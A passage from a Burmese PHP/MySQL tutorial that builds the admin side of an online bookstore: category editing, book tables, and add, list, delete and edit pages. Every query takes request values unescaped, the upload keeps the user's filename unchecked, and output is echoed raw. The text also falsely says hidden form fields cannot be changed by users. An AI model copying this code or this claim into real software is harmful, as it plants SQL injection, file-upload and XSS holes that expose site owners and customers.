Edit Form ကို New Form တုန်းကလို Form ချည်းသက်သက်ဖော်ပြလို့ မရတော့ပါဘူး။ ပြင်ဆင်ဖို့ ရွေးချယ်လိုက်တဲ့ Record နဲ့သက်ဆိုင်တဲ့ အချက်အလက်တွေကို Form Input တွေထဲမှာ တွဲဖက်ဖော်ပြဖို့လိုအပ်လာပါတယ်။ ဒါကြောင့် Form မရေးသားခင် Database နဲ့ချိတ်ဆက်ခြင်း၊ URL Query String နဲ့အတူပါလာတဲ့ `id` ကိုအသုံးပြုပြီး `SELECT` Query ပေးပို့ခြင်းတို့ကိုအရင်ဆောင်ရွက်ထားပါတယ်။ Category List Page မှာတုန်းက `mysqli_fetch_assoc()` Function ကို Loop လုပ်ပြီး Record တွေရယူခဲ့ရပါတယ်။ ဒီ Edit From မှာတော့ `SELECT` Query ပေးပို့ကတည်းက `id` ကို `WHERE` Keyword နဲ့အတူ တွဲဖက်ပေးလိုက်လို့ ပြန်လည်ရရှိမယ့် Record က တစ်ကြောင်းတည်းဖြစ်မှာ သေချာနေပါတယ်။ `categories` Table မှာ `id` က `PRIMARY` ဆိုတော့ `id` တစ်ခုအတွက် Record နှစ်ခုရှိစရာ အကြောင်းမရှိပါဘူး။ ဒါကြောင့် Loop မလုပ်တော့ပဲ `mysqli_fetch_assoc()` Function ကို တစ်ကြိမ်အလုပ်လုပ်စေပြီး ရလဒ်ကို `$row` Variable ထဲမှာ Associative Array အဖြစ်ရယူထားလိုက်ပါတယ်။

HTML Form ရေးသားတဲ့အခါ Form Input တွေရဲ့ Value အနေနဲ့ Database ထဲကနေ ရရှိထားတဲ့ သက်ဆိုင်ရာ တန်ဖိုးတွေကို လိုက်လံထည့်သွင်းရိုက်ထုတ်စေထားပါတယ်။ ထူးခြားချက်အနေနဲ့ `id` ကိုလည်း Hidden Input တစ်

ခု အနေနဲ့ထည့်သွင်းပေးထားပါသေးတယ်။ ဒါမှသာ Form ကို Submit လုပ်လိုက်တဲ့ အခါ ပြင်ဆင်ထားတဲ့ `name`, `remark` စတဲ့တန်ဖိုးတွေနဲ့အတူ `id` ကိုလည်း တွဲဖက်ပေးပို့သွားစေမှာဖြစ် ပါတယ်။ Hidden Input ဖြစ်လို့ အသုံးပြုသူက မြင်ရမှာမဟုတ်သလို ပြင်ဆင်လို့လည်းရမှာ မဟုတ်ပါဘူး။ `categories` Table ကို Update လုပ်တဲ့ အလုပ်ကိုလုပ်တဲ့အခါ Update လုပ်လိုတဲ့ Record `id` ပါဝင်ဖို့လိုအပ် တဲ့အတွက် လက်ဆင့်ကမ်းထည့်သွင်းပေးလိုက်တဲ့သဘောပါ။ Form `action` အနေနဲ့ `cat-update.php` ကိုသတ်မှတ်ပေးထားပါတယ်။ `cat-update.php` မှာ `categories` Table ကို Update လုပ်ပေးတဲ့ လုပ်ဆောင်ချက်ကို ရေးသားပေးရမှာပါ။

```
<?php
  include("confs/config.php");

  $id = $_POST['id'];
  $name = $_POST['name'];
  $remark = $_POST['remark'];

  $sql = "UPDATE categories SET name='$name', remark='$remark',
          modified_date=now() WHERE id = $id";
  mysqli_query($conn, $sql);

  header("location: cat-list.php");
?>
```

Form ကပေးပို့လာတဲ့ `id`, `name` နဲ့ `remark` တို့ကိုလက်ခံရယူပြီး `UPDATE` Query တစ်ခု ပေးပို့လိုက်ခြင်း ဖြစ်ပါ တယ်။ Update လုပ်ပြီးနောက် `cat-list.php` ကိုပဲ Redirect ပြန်လုပ်ပေးသွားဖို့ သတ်မှတ်ထားပါတယ်။ အခုနေ http://localhost/store/admin/cat-list.php မှာ သွားကြည့်ရင် **ပုံ (၇-၆)** မှာပြထားသလိုသက်ဆိုင်ရာ Category နဲ့အတူ del နဲ့ edit Link တွေတွဲဖက်ပါဝင်နေမှာဖြစ်ပါတယ်။ ပြင်ဆင်လိုတဲ့ Category ရဲ့ edit ကိုနှိပ်ပြီး စတင် ပြင်ဆင်နိုင်ပြီဖြစ်ပါတယ်။ စမ်းသပ်ကြည့်ပါ။

Category List

- [del] [edit] History
- [del] [edit] Technology
- [del] [edit] Mythology
- [del] [edit] Sciences
- [del] [edit] Religions
- [del] [edit] Magazine
- [del] [edit] Language
- [del] [edit] Comic

New Category

ပုံ (၇-၆) Category List with Complete CRUD

အခုဆိုရင် `categories` Table အတွက် Record များထည့်သွင်းခြင်း၊ ပယ်ဖျက်ခြင်း၊ ပြင်ဆင်ခြင်းစတဲ့ ကိစ္စတွေ စီမံနိုင်တဲ့ CRUD လုပ်ဆောင်ချက်တွေပြည့်စုံပါပြီ။ ရရှိပြီးလုပ်ဆောင်ချက်တွေကို ကျွန်တော်တို့ ဆက်လက်


တည်ဆောက်သွားမယ့် Online Book Store ရဲ့အစိတ်အပိုင်းတစ်ခုအနေနဲ့ အသုံးပြုသွားမှာဖြစ်ပါတယ်။

တည်ဆောက်မယ့် Online Book Store မှာ အစိတ်အပိုင်းနှစ်ရပ်ပါဝင်မှာပါ။ တစ်ခုက Store မှာ ရှိနေတဲ့စာအုပ်တွေကို စီမံနိုင်တဲ့ Admin Interface ဖြစ်ပြီး၊ နောက်တစ်ခုကတော့ ဈေးဝယ်ယူသူက စာအုပ်တွေ ရွေးချယ်ဝယ်ယူနိုင်စေမယ့် Shopping Cart Interface တို့ပဲဖြစ်ပါတယ်။

Shopping Interface ကို `store` Folder ထဲမှာ ရေးသားတည်ဆောက်မှာဖြစ်ပြီး၊ Admin Interface ကိုတော့ `store` Folder ထဲက `admin` Folder ထဲမှာ ရေးသားတည်ဆောက်မှာဖြစ်ပါတယ်။ ဒါကြောင့်လည်း Category အတွက် CRUD လုပ်ငန်းစဉ်များကို `admin` Folder ထဲမှာ ရေးသားခဲ့ခြင်းဖြစ်ပါတယ်။

7.5 - Online Book Store - Admin Interface

Admin Interface တည်ဆောက်ဖို့အတွက် ပထမဦးဆုံးအနေနဲ့ လိုအပ်တဲ့ Table တွေတည်ဆောက်ပေးရမှာဖြစ်ပါတယ်။ တည် ဆောက်ရမယ့် Table တွေကတော့ books, orders, order_items တို့ပဲဖြစ်ပါတယ်။ **ပုံ (၇-၃)** မှာ လေ့လာကြည့်ပါ။



ပုံ (၇-၃) Table Relationship for Online Book Store

အောက်မှာပေးထားတဲ့ အချက်အလက်များအတိုင်း books အမည်နဲ့ Table တစ်ခု တည်ဆောက်ပေးပါ။

<u>books</u> Table

```
id - INT - Auto Increment / Primary Key
title - VARCHAR (255)
author - VARCHAR (255)
summary - TEXT
price - FLOAT
category_id - INT
cover  - VARCHAR (255)
created_date - DATETIME
modified_date - DATETIME
```

`books` Table ဟာ စာအုပ်တွေနဲ့ပတ်သက်တဲ့ အချက်အလက်တွေ သိမ်းဆည်းမယ့် Table တစ်ခုဖြစ်ပါတယ်။ `category_id` ဆိုတဲ့ Column တစ်ခုပါဝင်တာကိုသတိပြုပါ။ အဲ့ဒီ Column မှာ စာအုပ်အမျိုးအစားအတွက် အညွှန်း `id` ကို သိမ်းဆည်းမှာဖြစ်ပါတယ်။ စာအုပ်အမျိုးအစားနဲ့ပတ်သက်တဲ့ အချက်အလက်တွေကိုတော့ `books` Table ထဲမှာ တွဲမထည့်ပဲ ကျွန်တော်တို့ တည်ဆောက်ခဲ့ပြီးဖြစ်တဲ့ `categories` Table ထဲမှာ သီးခြားခွဲခြားထည့်သွင်းထားမှာဖြစ်ပါတယ်။

ဥပမာ - `categories` Table ထဲမှာ Record တွေက အခုလိုရှိနေတယ်ဆိုကြပါစို့ -

id	name	remark	created_date	modified_date
1	Technology	…	…	…
2	Internet	…	…	…
3	Programming	…	…	…

Record တစ်ခုကို `books` Table ထဲမှာထည့်သွင်းတဲ့အခါ စာအုပ်အမျိုးအစားဟာ Internet ဖြစ်ကြောင်း သတ်မှတ်ပေးဖို့အတွက် `category_id` Column မှာ 2 ကိုထည့်ပေးရမှာဖြစ်ပါတယ်။ တန်ဖိုး 2 နဲ့ပတ်သက်တဲ့ အမျိုးအစား အမည်၊ မှတ်ချက်စတဲ့အချက် အလက်တွေကို သိရှိလိုတဲ့အခါ သိမ်းဆည်းထားတဲ့ `id` ကိုအသုံးပြုပြီး `categories` Table ကနေ ရယူလိုက်ရင် အမျိုးအစားအမည်ဟာ Internet ဖြစ်ကြောင်းနဲ့ တစ်ကွ အခြားအချက်အလက်တွေကိုလည်း ပြန်လည်ရရှိမှာဖြစ်ပါတယ်။ ဒီနည်းနဲ့ စာအုပ်အမျိုးအစားတွေအတွက် အချက်အလက်တွေကို `categories` Table ထဲမှာ ခွဲခြားသိမ်းဆည်းပြီး `books` Table မှာတော့ သက်ဆိုင်ရာ အမျိုးအစား `id` ကိုသာ အညွှန်းအဖြစ် သိမ်းဆည်း ပေးရမှာပါ။ ဒါကြောင့် **ပုံ (၇-၃)** မှာလည်း ဒီ `categories` Table ရဲ့ `id` Column နဲ့ books Table ရဲ့ `category_id` Column တို့ကို ချိတ်ဆက်ဖော်ပြပေးထားတာဖြစ်ပါတယ်။ ဒီဆက်စပ်မှုကို One-To-Many Relationship လို့ ခေါ်ကြပါတယ်။ Internet ဆိုတဲ့ Category တစ်ခုကိုချိတ် ဆက်ညွှန်းဆိုထားတဲ့စာအုပ်တွေ အများ ကြီး ရှိနိုင်တဲ့အတွက်ဖြစ်ပါတယ်။

`books` Table အတွက် `cover` အမည်နဲ့ Column တစ်ခုပါဝင် တာကိုလည်းသတိပြုပါ။ `cover` Column မှာ စာအုပ် မျက်နှာဖုံးပုံအမည်ကို သိမ်းဆည်မှာဖြစ်ပြီး တစ်ကယ့်မျက်နှာဖုံးပုံကိုတော့ Database ထဲမှာမသိမ်းပဲ File အနေနဲ့ သိမ်းဆည်း ထားမှာဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ Table တွေတည်ဆောက်ပြီးတဲ့အခါ **ပုံ (၇-၃)** မှာဖော်ပြထားတဲ့ Interface ကို phpMyAdmin ရဲ့ Main Menu ထဲက Design View ကိုနှိပ်ခြင်းအားဖြင့်ရရှိနိုင်ပါတယ်။

ဆက်လက်ပြီး `orders` Table ကိုလည်း အောက်မှာပေးထားတဲ့ အချက်အလက်များအတိုင်း တည်ဆောက်ပေးပါ။

<u>orders</u> Table

```
id - INT - Auto Increment / Primary Key
name - VARCHAR (255)
email - VARCHAR (255)
phone - VARCHAR (255)
address - TEXT
status - INT (1)
created_date - DATETIME
modified_date - DATETIME
```

`order` Table ဟာ စာအုပ်မှာယူသူကို ဆက်သွယ်ရမယ့် အချက်အလက်များ သိမ်းဆည်းမယ့် Table တစ်ခုဖြစ်ပါတယ်။နောက်ဆုံး Table တစ်ခုအနေနဲ့ `order_items` Table ကို ပေးထားတဲ့အချက်များအတိုင်း ဆက်လက်တည်ဆောက် ပေးပါ။

<u>order_items</u> Table

```
id - INT - Auto Increment / Primary Key
book_id - INT
order_id - INT
qty - INT
```

`order_items` Table ဟာ `orders` Table နဲ့ ဆက်စပ်နေပါတယ်။ စာအုပ်ဝယ်ယူဖို့အတွက် အမှာစာမှာ ပါဝင်လာမယ့် မှာယူလိုတဲ့ စာအုပ်တွေအများကြီး ပါဝင်နိုင်ပါတယ်။ မှာယူလိုတဲ့ စာအုပ်များနဲ့ပတ်သက်တဲ့ အချက်အလက်တွေကို ဆက်သွယ်ရမယ့်အချက်အလက်များနဲ့ ရောထားခြင်းထက် သီးခြားခွဲခြားထားမှသာ လက်တွေ့ရေးသားတဲ့အခါ ပိုအဆင် ပြေစေမှာဖြစ်လို့ သီးခြား Table တစ်ခုနဲ့ခွဲခြားသိမ်းဆည်းဖို့ ရည်ရွယ်ထားခြင်းဖြစ်ပါတယ်။ **ပုံ (၇-၃)** မှာ ပြန်လည် လေ့လာရင် `order_ items` Table ရဲ့ `book_id` Column က `books` Table ရဲ့ `id` Column ကို ညွှန်းထား ပြီး `order_id` Column ကတော့ `orders` Table ရဲ့ `id` Column ကိုညွှန်းထားတာကိုတွေ့ရမှာပါ။ ထည့်သွင်းနေ ကြ `created_date` နဲ့ `modified_date` တို့ကိုတော့ `order_items` Table မှာ ထည့်သွင်းမထားပါဘူး။ `orders` Table မှာပါဝင်ပြီးဖြစ် လို့ ထပ်မလိုတော့တဲ့အတွက် မထည့်သွင်းတော့ခြင်းဖြစ်ပါတယ်။

လိုအပ်တဲ့ Table တွေတည်ဆောက်ပြီးပြီဆိုရင် စာအုပ်တွေကို CRUD လုပ်ငန်းများနဲ့စီမံနိုင်တဲ့ Interface ကို ဆက်လက် တည်ဆောက်ကြပါမယ်။ `store` Folder ထဲမှာ File နဲ့ Folder တစ်ချို့ကိုဖြည့်စွက်ပေးပါ။

```
store/
|-- admin/
|    |-- confs/
|    |    |-- config.php
|    |-- covers/ *
|    |-- cat-list.php
|    |-- cat-new.php
|    |-- cat-add.php
|    |-- cat-edit.php
|    |-- cat-update.php
|    |-- cat-del.php
|    |-- index.php
|    |-- book-list.php *
|    |-- book-new.php *
|    |-- book-add.php *
|    |-- book-edit.php *
|    |-- book-update.php *
|    |-- book-del.php *
|-- index.php
```

ဖြည့်စွက်ထည့်သွင်းရမယ့် File နဲ့ Folder တွေကို နောက်မှာ Star ပြပေးထားပါတယ်။ မြင်သာအောင် ထည့်ပေးထားတာပါ။ File နဲ့ Folder အမည်တွေမှာ Star တွေထည့်ပေးဖို့မဟုတ်ပါဘူး။ `covers` အမည်နဲ့ Folder တစ်ခု ဖြည့်စွက်ထည့်သွင်းထားပြီး ကျန် File တွေကတော့ `books` Table အတွက် CRUD လုပ်ဆောင်ချက်တွေ ရေးသားဖို့လိုအပ်တဲ့ File တွေဖြစ်ပါတယ်။ `categories` Table အတွက် ရေးသားခဲ့တဲ့ Code တွေနဲ့ အတော်များများ ဆင်တူမှာဖြစ်ပါတယ်။

ပထမဦးဆုံး `book-new.php` မှာ HTML အပြည့်အစုံထည်သွင်းပေးပါ။ ပြီးရင် `<body>` အတွင်းမှာ ပေးထားတဲ့ Form ကို ကူးယူထည့်သွင်းပေးပါ။ ဒီ Form မှာ ထူးခြားချက်နှစ်ခုရှိပါတယ်။ တစ်ခုကတော့ စာအုပ်မျက်နှာဖုံးပုံကို Upload ပြုလုပ်လိုတဲ့အတွက် `<form>` Element မှာ `enctype` Attribute သတ်မှတ်ပေးထားခြင်းဖြစ်ပါတယ်။ နောက်တစ်ခုကတော့၊ အသုံးပြုသူက Category ကို အလွယ်တစ်ကူရွေး ချယ်နိုင်အောင် Select Box နဲ့ပေးထားပါတယ်။ Select Box အတွက် `<option>` တွေရရှိဖို့ အတွက် `categories` Table ထဲက အချက်အလက်တွေကို ရယူပြီး၊ Category id ကို `<option>` ရဲ့ value အဖြစ်သတ်မှတ်ထားပြီး Category `name` ကိုတော့ Content အနေနဲ့သတ်မှတ်ပေးထားပါတယ်။ ဒါကြောင့် ဖော်ပြတဲ့အခါ စာအုပ်အမျိုးအစားတွေကို ရွေးလို့ရတဲ့ Select Box အနေနဲ့ ဖော်ပြပေးမှာပါ။

```
<h1>New Book</h1>
<form action="book-add.php" method="post" enctype="multipart/form-data">
  <label for="title">Book Title</label>
  <input type="text" name="title" id="title">

  <label for="author">Author</label>
  <input type="text" name="author" id="author">

  <label for="summary">Summary</label>
  <textarea name="summary" id="summary"></textarea>
```

```
  <label for="price">Price</label>
  <input type="text" name="price" id="price">

  <label for="categories">Category</label>
  <select name="category_id" id="categories">
    <option value="0">-- Choose --</option>

    <?php
      include("confs/config.php");
      $result = mysqli_query($conn, "SELECT id, name FROM categories");
      while($row = mysqli_fetch_assoc($result)):
    ?>
    <option value="<?php echo $row['id'] ?>">
      <?php echo $row['name'] ?>
    </option>
    <?php endwhile; ?>
  </select>

  <label for="cover">Cover</label>
  <input type="file" name="cover" id="cover">

  <br><br>
  <input type="submit" value="Add Book">
  <a href="book-list.php" class="back">Back</a>
</form>
```

ကြည့်ရတာအဆင်ပြေစေဖို့အတွက် CSS တစ်ချို့ကို `<style>` အဖွင့်အပိတ်နဲ့ထည့်သွင်းရေးသားပေးပါ။

```
form label {
  display: block;
  margin-top: 8px;
}
```

Form `action` မှာ `book-add.php` လို့ပေးထားပါတယ်။ `book-add.php` မှာ `books` Table ထဲကို Record ထည့်သွင်းတဲ့ လုပ်ဆောင်ချက်ရေးသားရေးရမှာပါ။ ပေးထားတဲ့ Code ကိုကူးယူထည့်သွင်းပေးပါ။ Form ကပေးပို့လာတဲ့ထဲမှာ မျက်နှာဖုံးပုံအတွက် Image File ပါတွဲဖက်ပါဝင်လာနိုင်တဲ့အတွက် File Upload ကိုပါ ဆောင်ရွက်ထားတာကိုသတိပြုပါ။ မျက်နှာဖုံးပုံ File တွေကို `covers` Folder ထဲမှာသိမ်းဆည်းထားလိုတဲ့အတွက် `move_uploaded_file()` ကိုသုံးပြီး ပြောင်းရွှေ့သိမ်းပေးထားပါတယ်။ `books` Table ရဲ့ `cover` Column မှာတော့ ကျွန်တော်တို့ ကြိုတင်စဉ်းစားထားတဲ့အတိုင်း File အမည်ကိုထည့်သွင်းပေးထားပါတယ်။ လုပ်ဆောင်ချက်အားလုံးအပြီးမှာ `book-list.php` ကို Redirect လုပ်ထားပါတယ်။

```
<?php
  include("confs/config.php");

  $title = $_POST['title'];
  $author = $_POST['author'];
  $summary = $_POST['summary'];
  $price = $_POST['price'];
  $category_id = $_POST['category_id'];
  $cover = $_FILES['cover']['name'];
  $tmp = $_FILES['cover']['tmp_name'];

  if($cover) {
    move_uploaded_file($tmp, "covers/$cover");
  }

  $sql = "INSERT INTO books (
    title, author, summary, price, category_id,
    cover, created_date, modified_date
  ) VALUES (
    '$title', '$author', '$summary', '$price',
    '$category_id', '$cover', now(), now()
  )";

  mysqli_query($conn, $sql);

  header("location: book-list.php");
?>
```

`book-list.php` မှာတော့ စာအုပ် စာရင်းကိုဖော်ပြပေးရမှာပါ။ ဒါကြောင့် HTML အပြည့်အစုံ ထည့်သွင်းပေးပါ။ ပြီးရင် `<body>` အတွင်းမှာပေးထားတဲ့ Code ကို ကူးယူထည့်သွင်းပေးပါဦး။

အချက်အလက်တွေရယူတဲ့ `SELECT` Query မှာ ထူးခြားချက်ရှိပါလိမ့်မယ်။ `books` Table ထဲမှာ သက်ဆိုင်ရာ စာအုပ်ရဲ့ Category အမည်ကိုသိမ်းဆည်းမထားပါဘူး။ Category ID ကိုသာ သိမ်းဆည်းထားပါတယ်။ ဖော်ပြမယ့် စာအုပ်စာရင်း မှာ အဲ့ဒီ ID ကိုပဲပြမယ်ဆိုရင် အသုံးပြုသူကနားလည်သိရှိနိုင်မှာမဟုတ်ပါဘူး။ ID အစား သူနဲ့ကိုက်ညီတဲ့ Category အမည်ကို categories Table ထဲကနေရယူပြီးဖော်ပြပေးမှ အဆင်ပြေမှာပါ။ ပုံမှန်ဆိုရင် နှစ်ခါ အလုပ်လုပ်ရမယ့် သဘောရှိပါတယ်။ `books` Table ထဲက အချက်အလက်တွေကိုတစ်ကြိမ်ရယူ၊ ပြီးတော့မှ `books` Table ကနေရရှိ လာတဲ့ `category_id` ကို အသုံးပြုပြီး Category အမည်ကို `categories` Table ထဲကနေ နောက်တစ်ကြိမ်ရယူခြင်းအားဖြင့် နှစ်ကြိမ်ရယူအလုပ်လုပ် ရမယ့်သဘောဖြစ်ပါတယ်။ ဒီလိုနှစ်ကြိမ်လုပ်ဖို့မလိုအောင် `books` Table က အချက်အလက်တွေ နဲ့ `categories` Table က အချက်အလက်တွေကိုလိုအပ်သလို ချိတ်ဆက်ရယူပေးအောင် `SELECT` Query မှာတစ်ခါတည်း ထည့်သွင်း ရေးသားမှာ ဖြစ်ပါတယ်။

```
<h1>Book List</h1>
<?php
  include("confs/config.php");

  $result = mysqli_query($conn, "
    SELECT books.*, categories.name
    FROM books LEFT JOIN categories
    ON books.category_id = categories.id
    ORDER BY books.created_date DESC
  ");
?>
<ul class="books">

  <?php while($row = mysqli_fetch_assoc($result)): ?>
    <li>
      <img src="covers/<?php echo $row['cover'] ?>"
             alt="" align="right" height="140">

      <b><?php echo $row['title'] ?></b>
      <i>by <?php echo $row['author'] ?></i>
      <small>(in <?php echo $row['name'] ?>)</small>
      <span>$<?php echo $row['price'] ?></span>
      <div><?php echo $row['summary'] ?></div>

      [<a href="book-del.php?id=<?php echo $row['id'] ?>" class="del">del</a>]
      [<a href="book-edit.php?id=<?php echo $row['id'] ?>">edit</a>]
    </li>
  <?php endwhile; ?>

</ul>

<a href="book-new.php" class="new">New Book</a>
```

နမူနာမှာရေးသားထားတဲ့ SELECT Query ကို အခုလိုအဓိပ္ပါယ်ဖွင့်ဆိုနိုင်ပါတယ်။

`SELECT books.*, categories.name` - `books` Table က Column အားလုံးနဲ့ `categories` Table က `name` Column တို့ကိုရယူပေးပါ။

`FROM books LEFT JOIN categories` - `books` Table နဲ့ `categories` Table တို့ကို Table တစ်ခုတည်းကဲ့သို့ တွဲဆက်ဖော်ပြပေးပါ။


`ON books.category_id = categories.id` - `books` Table က `category_id` Column နဲ့ `categories` Table က `id` Column တို့ကိုက်ညီတဲ့ Record ရဲ့ `name` Column ကိုတွဲဖက်ပေးရမှာပါ။

ဒီလိုသတ်မှတ်လိုက်တဲ့အတွက် ပြန်လည်ရရှိမှာကတော့ `books` Table က Column အားလုံးရဲ့နောက်မှာကပ်ပြီး သက်ဆိုင်ရာ Record ရဲ့ `category_id` နဲ့ ကိုက်ညီတဲ့ Category အမည်ကို Table တစ်ခုတည်းကဲ့သို့ တွဲဖက်ရရှိစေမှာ ဖြစ်ပါတယ်။ ရရှိမယ့်ပုံစံနမူနာကဒီလိုပါ -

```
+----+-------+--------+---------+-------+-------------+---+---------------++------+
| id | title | author | summary | price | category_id | … | modified_date |+| name |
+----+-------+--------+---------+-------+-------------+---+---------------++------+
|  1 | Book1 |   …    |    …    |   …   | 2           | … |       …       |+| Tech |
|  2 | Book2 |   …    |    …    |   …   | 5           | … |       …       |+| Web  |
|  3 | Book3 |   …    |    …    |   …   | 2           | … |       …       |+| Tech |
+----+-------+--------+---------+-------+-------------+---+---------------++------+
```

နောက်ထပ်ထူးခြားချက်ကတော့ Record တွေကို `<li>` Element နဲ့ ဖော်ပြစေတဲ့နေရာမှာ `cover` Column မှာ ရှိနေ တဲ့တန်ဖိုးကို `<img>` Element ရဲ့ `src` မှာ ထည့်သွင်းပေးထားခြင်းဖြစ်ပါတယ်။ ဒါကြောင့် `cover` File Name ကို အသုံးပြုပြီးပုံအနေနဲ့ ဖော်ပြပေးမှာ ဖြစ်ပါတယ်။ ပြီးတော့မှ `title`, `author`, `summary`, `price`, `name` (Category Name) တို့ကို မတူညီတဲ့ Element တစ်ခုစီနဲ့ဖော်ပြစေပါတယ်။

တစ်လက်စတည်း Edit, Delete ပြုလုပ်နိုင်မယ့် Link တစ်ခုစီကိုလဲ တွဲဖက်ဖော်ပြထားစေပါတယ်။ ခုနေ Browser URL Bar မှာ http://localhost/store/admin/book-new.php ကို သွားစေမယ်ဆိုရင် စာအုပ်အသစ်တစ်အုပ် ထည့်သွင်းနိုင်တဲ့ Form ကိုတွေ့ရမှာ ဖြစ်ပါတယ်။ အဲ့ဒီ Form ကိုသုံးပြီးစာအုပ်တစ်ချို့ ထည့်သွင်းပေးပါ။ ပြီးရင် Browser URL မှာ http://localhost/store/admin/book-list.php လို့ထည့်သွင်းကြည့်ရင် **ပုံ (၇-၆)** မှာပြထားသလို ရလဒ်ကိုရရှိ နေစေမှာဖြစ်ပါတယ်။



ပုံ (၇-၆) Online Book Store - Book List

စာအုပ်စာရင်းနဲ့အတူ ပယ်ဖျက်ခြင်း၊ ပြင်ဆင်ခြင်းတို့ပြုလုပ်နိုင်တဲ့ del, edit တို့ပါဝင်လာပေမယ့် တစ်ကယ်အလုပ်လုပ်ဖို့အတွက်လိုအပ်တဲ့ Code တွေကို ဆက်လက်ရေးသားပေးရဦးမှာပါ။ `book-del.php` မှာ အခုလိုရေးသားပေးပါ။

```
<?php
  include("confs/config.php");

  $id = $_GET['id'];
  $sql = "DELETE FROM books WHERE id = $id";
  mysqli_query($conn, $sql);
  header("location: book-list.php");
?>
```

ဒီနေရာမှာတော့ ထူးခြားချက်တစ်စုံတစ်ရာမရှိပါဘူး။ Request နဲ့အတူတွဲဖက်ပါဝင်လာတဲ့ `id` ကိုအသုံးချပြီး `books` Table ထဲကသက်ဆိုင်ရာ Record ကိုပယ်ဖျက်ဖို့ `DELETE` Query တစ်ခုကို ပေးပို့လိုက်ခြင်းဖြစ်ပါတယ်။ ဆက်လက်ပြီး `book-edit.php` မှာ HTML အပြည့်အစုံထည့်သွင်းပေးပါ။ ပြီးရင် `<body>` အတွင်းမှာ အခုလို ရေးသားပေးပါ။

ပြီးခဲ့တဲ့ Edit Form တစ်ခုကအတိုင်းပဲ `id` ကို Hidden Input တစ်ခုနဲ့ ထည့်သွင်းပေးထားပါတယ်။ စာအုပ်အသစ် ထည့်တဲ့ Form မှာလိုပဲ Category စာရင်းရွေးလို့ရတဲ့ Select Box တစ်ခုပါဝင်ပါတယ်။ ထူးခြားချက်အနေနဲ့ လက်ရှိ Edit လုပ်နေတဲ့ Record ရဲ့ `category_id` နဲ့ Select Box မှာရှိက်ထုတ်ထားတဲ့ `categories` ID တူညီရင် `selected` Attribute ကိုရိုက်ထုတ်ပေးဖို့ ထည့်သွင်းရေးသားထားခြင်းဖြစ်ပါတယ်။ မျက်နှာဖုံးပုံကို လည်း `<img>` Element တစ်ခုနဲ့ Image အဖြစ်ဖော်ပြပေးထားပါသေးတယ်။

```
<?php
  include("confs/config.php");

  $id = $_GET['id'];
  $result = mysqli_query($conn, "SELECT * FROM books WHERE id = $id");
  $row = mysqli_fetch_assoc($result);
?>

<h1>Edit Book</h1>

<form action="book-update.php" method="post" enctype="multipart/form-data">
  <input type="hidden" name="id" value="<?php echo $row['id'] ?>">

  <label for="title">Book Title</label>
  <input type="text" name="title" id="title"
                 value="<?php echo $row['title'] ?>">

  <label for="author">Author</label>
  <input type="text" name="author" id="author"
                 value="<?php echo $row['author'] ?>">

  <label for="sum">Summary</label>
  <textarea name="summary" id="sum"><?php echo $row['summary'] ?></textarea>

  <label for="price">Price</label>
  <input type="text" name="price" id="price"
                 value="<?php echo $row['price'] ?>">
```

```
  <label for="categories">Category</label>
  <select name="category_id" id="categories">
